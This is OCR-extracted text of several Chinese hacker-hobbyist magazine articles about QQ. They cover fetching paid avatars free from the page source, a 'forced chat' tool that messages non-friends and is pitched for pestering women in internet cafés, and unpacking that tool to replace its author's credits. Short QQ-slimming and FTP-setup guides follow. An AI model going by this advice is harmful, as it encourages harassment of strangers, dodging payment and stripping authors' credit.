
然而，天下没有免费的午餐！如果我们要使用腾讯公司提供的QQ头像，需要向腾讯公司缴纳一定的费用，平均一个头像需要花费一个Q币，并且只能使用三个月。

如果你像我一样口袋里没有多少钱，又想使用这些收费头像的话怎么办呢？经过笔者的一番实践之后，终于修出了正果！下面就跟我一起来体验如何免费使用收费的QQ头像吧！

首先在IE浏览器中打开http://face.qq.com选择一个喜欢的头像，本文以"怎么了"为例，如图2。在IE浏览器点击"查看"然后再点击"源文件"，打开了该网页的源代码。点击"编辑"再点击"查找"在查找内容中键入"怎么了"，点击查找下一个，如图3。



图2

在查找到的关键字上面的"/faceitem/9/79.bmp"就是该图片的地址，把这个地址加到http://face.qq.com后面，http://face.qq.com/faceitem/9/79.bmp就是"怎么了"的下载地址。


图3

你可以在浏览器中直接键入，然后图片另存为，或者在FlashGet或其他的下载工具中下载就可以了。

小鸡快跑



yizhigu

一、玩篇

今天没事去黑客基地的网站逛逛，准备找些教程看看，发现一个好东东，这款软件叫黑基QQ强制聊天器。相信打开软件看了使用说明后，你就很清楚用途了，是用来和非好友QQ强制聊天的。对于那些在网吧看到美女QQ，却无奈如何也敲不开门的朋友，的确是个宝贝。首先你的机器上必须至少开一个QQ，然后在输入的强行聊天号码后填上你要强制聊天的QQ号码后点下确定按钮就可以了，发送成功后，就会出现以下窗口，如图1。




图 1

这时候，想如何打动美女芳心，让她开门，就看你的嘴上功夫了。当然，如果死不开门，我们以后随身携带，随时骚扰。

相信这个软件使用起来真的非常简单，不过要注意一点，如果对方的版本不支持临时会话，也就是说如果强制聊天对方QQ版本低于2004II版本，就不能进行QQ传送消息，如图2。因为软件就是利用这个功能来完成强制聊天的。但是现在很少存在这种“远古QQ”的电脑了，特别是网吧。




图 2

大家使用时也可以发现软件还有一个隐藏功能就是揪出隐身QQ，当然，利用魔法表情也可以达到，当对方隐身或者在线，强制聊天就可以进行，不在线就会有提示。希望大伙能用的开心，下面进入今天的重头戏。转篇，爱炫的朋友别走开。

二、转篇

有些软件的确好用，可是终究还是别人的东西，就象这款QQ强制聊天器。我们拿到手上就一定有发给好友的冲动吧？可如何让别人的成为自己的，让好友对你称赞和羡慕不已。下面就自己动手，来给软件动下手术。来个完美转换！

首先习惯性的看看这个工具是否加壳，果然，12k的体积，原来是套上了UPX的外衣，用UPXSHELL轻松脱去壳后，QQ强聊器变成28k。

下面就要请Exescope上场了，打开脱壳后的QQ强聊器。进入“资源→对话框”，就可以修改软件的一些主要标题信息，这里我们可以把自己的信息放上去，图标也可以导入你喜欢的图标，这里我就没有更改。改好后保存就可以了，如图3。




图 3

可是打开软件后，在使用说明的栏目里，还有作者的QQ和制作单位。一看就知道动了手脚。咱还有winhex没有上场呢！用winhex打开文件，“搜索→查找文本”，这里可以输入说明里的任何信息，我就搜索“谢谢各位”，如图4。把作者的QQ改成自己的，这里我就改成我的。




图 4

制作单位也可以改成自己的单位或者称谓。但是一定要注意字节数要相同，否则会修改错误或者出现乱码。这里就算是完工了，那个链接是黑基的，我们就不改了。

现在打开修改后的软件，是不是有一种骄傲的感觉？这个就是我修改后的工具截图，如图5。是不是很炫，心动不如行动，让我们玩一回，转一回，把QQ强制聊天器也给强制完全占有吧！





图 5

写这篇文章不是鼓励大家去修改别人软件的版权信息，只是让你们体验一下自己动手的快乐。其实利用这个方法可以修改很多小工具，大家去慢慢探索吧。有不懂的可以去X的论坛找我。

(本文涉及到的工具，光盘有收录)

让你的QQ也减肥



小新

一、删除不必要的组件

在最近几个版本的QQ中，已经取消了选择安装的选项，直接默认安装TM、腾讯TT、QQ游戏、旋风下载！那么如何删除不必要的TM、腾讯TT或QQ游戏呢？

打开QQ安装目录（一般是C:\ProgramFiles\Tencent\QQ），双击运行“uninst.exe”程序，打开QQ2004卸载窗口，点击“下一步”将会出现“选定组件”窗口，在该窗口中“选择要卸载的组件”列表中，我们可以选择要卸载的程序，如果只保留QQ，那么就要选中“腾讯TT”、“腾讯TM”以及“QQ游戏”，然后点击“移除”按钮即可卸载不需要的组件。

二、禁用QQ功能，节约占用内存

1. 禁用QQ面板功能

在QQ2004主界面的左侧有“音乐中心”、“内容资讯面板”、“企业好友面板”、“手机娱乐面板”以及“互动空间”等面板，如果觉得这些功能没有多大用处，那么可以在QQ的安装文件夹中删除相关的控件达到节约系统资源的目的：

```
ContentTab.dll 用户自定义面板功能
QQNetDisk.dll 网络硬盘
BQQApplication.dll 企业好友面板
OEMApplication.dll 手机娱乐面板、内容资讯面板以及音乐中心
GroupConnection.dll 互动空间
```

2. 禁用QQ广告

QQ广告是存放在“QQ/AD”文件夹下，笔者推荐大家使用“腾讯QQ/TM珊瑚虫外挂”，使用方法是将该文件解压到QQ的安装目录，然后运行“CQQCfg.exe”启动外挂，根据提示设置好相关参数即可，以后只需运行“CoralQQ.exe”就能无忧聊天了。

三、禁用其它功能

1. 使用标准皮肤并删除多余的皮肤

QQ皮肤很占系统资源，如果想让QQ的穿着朴实无华，那么我们在QQ面板中依次点击“菜单／更换皮肤／标准界面”，将QQ的皮肤设置为“标准界面”，这样将节约不少被QQ占用的系统资源。

采用默认皮肤界面后就可以删除多余的皮肤，这些皮肤是存放在QQ目录的“NewSkins”文件夹中，我们将“NewSkins”整个文件夹删除即可。

2. 删除QQ场景

删除“QQ/IMScene/Scene”文件夹下的所有场景文件即可，注意在设置QQ场景时要取消“接受场景邀请”前面的选中标识，这样将不接受别人发送的场景。

3. 删除声音文件

在QQ文件夹中删除QRingFiles文件夹下的所有声音文件，同时再删除整个Sound文件夹，这样也达到了给QQ减肥的目的。

通过以上对QQ的瘦身后，我们将发现QQ占用系统资源降低很多，这有效的解决了因系统资源不足而不能运行其它大型程序的难题！

在瘦身比较流行的今天，赶快也给你的QQ进行一下瘦身吧！

上传下载文件再简单

heizai52088@163.com

2005年3月的杂志上第一篇文章就介绍了好几款袖珍的服务器，但是使用起来不免有些麻烦和复杂，因为我们在上传和下载文件的时候都必须在CMD里面输入长长的指令，有时候还会输错指令，对于我们用惯了GUI界面的菜鸟来说，操作起来实在不方便。难道除了用CMD外，没有其它办法了吗？答案当然是否定的，现在我就给大家演示一下，首先准备一个20cn MINI FTP服务器和一个FTP客服端（我用的是LeapFTP，其实大家平时上传网页的FTP都可以连接的），然后配置一下20cn MINI FTP服务器，我在帐号名称和帐号密码都设为123，访问目录设为C:\，如图1。




图1

现在打开LeapFTP进行连接，成功连接，如图2。


